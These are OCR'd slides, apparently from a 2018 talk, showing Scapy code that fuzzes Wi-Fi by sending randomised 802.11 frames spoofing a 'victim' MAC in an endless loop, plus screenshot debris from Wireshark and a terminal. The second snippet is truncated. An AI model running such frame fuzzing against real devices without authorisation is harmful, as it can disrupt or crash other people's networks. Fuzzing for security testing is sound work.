
```
victim = "11:22:33:44:55:66"

frame = Dot11(addr1=RandMAC(),addr2=victim,addr3=victim,addr4=None)

fuzzcase=RadioTap()/frame

sendp(fuzz(fuzzcase),iface="wlan0mon",loop=1)
```

fuzz() fills all writable fields



CYBER PEACE TECHNOLOGY


Demo


Workstation
虚拟机(M)
选项卡(T)
帮助(H)
ubuntu
Wireshar File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
cyberpeace@ubuntu: ~/Desktop
cyberpeace@ubuntu:~/Desktop$
The Wireshark Network Analyzer
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Open
/home/cyberpeace/Desktop/test.pcap.pcapng (not found)
/home/cyberpeace/Desktop/AAAA.pcapng (not found)
/home/cyberpeace/Desktop/dict.pcapng (23 MB)
/home/cyberpeace/Desktop/timu/dict.pcapng (23 MB)
/home/cyberpeace/Desktop/timu/test.pcapng (not found)
/home/cyberpeace/test-01.cap (55 KB)
/home/cyberpeace/wifi/aircrack-ng-1.3/test/wep.open.system.authentication.cap (not found)
/home/cyberpeace/wifi/aircrack-ng-1.3/test/wps2.0.pcap (not found)
/home/cyberpeace/wifi/aircrack-ng-1.3/test/wpa2.eapol.cap (not found)
Capture
...using this filter:
Enter a capture filter ...
All interfaces s
wlan0mon
ens33
any
Loopback: lo
nflog
nfqueue
usbmon1
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
You are running Wireshark 2.6.3 (Git v2.6.3 packaged as 2.6.3-1~ubuntu16.04.1).
控件
开始推流
开始录制
工作室模式
设置
退出
在这里输入你要搜索的内容
0:10
2018/11/8

How to Smart Fuzzing ?


Scapy Fuzz Demo Case

```
frame =Dot11(proto=0,FCfield=0,ID=0,addr1=RandMAC(),addr2=victim,addr3=victim,addr4=None,SC=0)
Bine = Dot11Beacon(beacon_interv
IE=Dot11Elt()
fuzzcase = RadioTap()/frame/Bine
sendp(fuzz(fuzzcase),iface="wlan
```




CYBER PEACE TECHNOLOGY

Demo


orkstation
虚拟机(M) 选项卡(T) 帮助(H)
ubuntu
Terminal Terminal File Edit View Search Terminal Help
cyberpeace@ubuntu: ~/Desktop
cyberpeace@ubuntu:~/Desktop$
控件
开始推流
开始录制
工作室模式
设置
退出
0 fps
在这里输入你要搜索的内容
0:12
2018/11/8

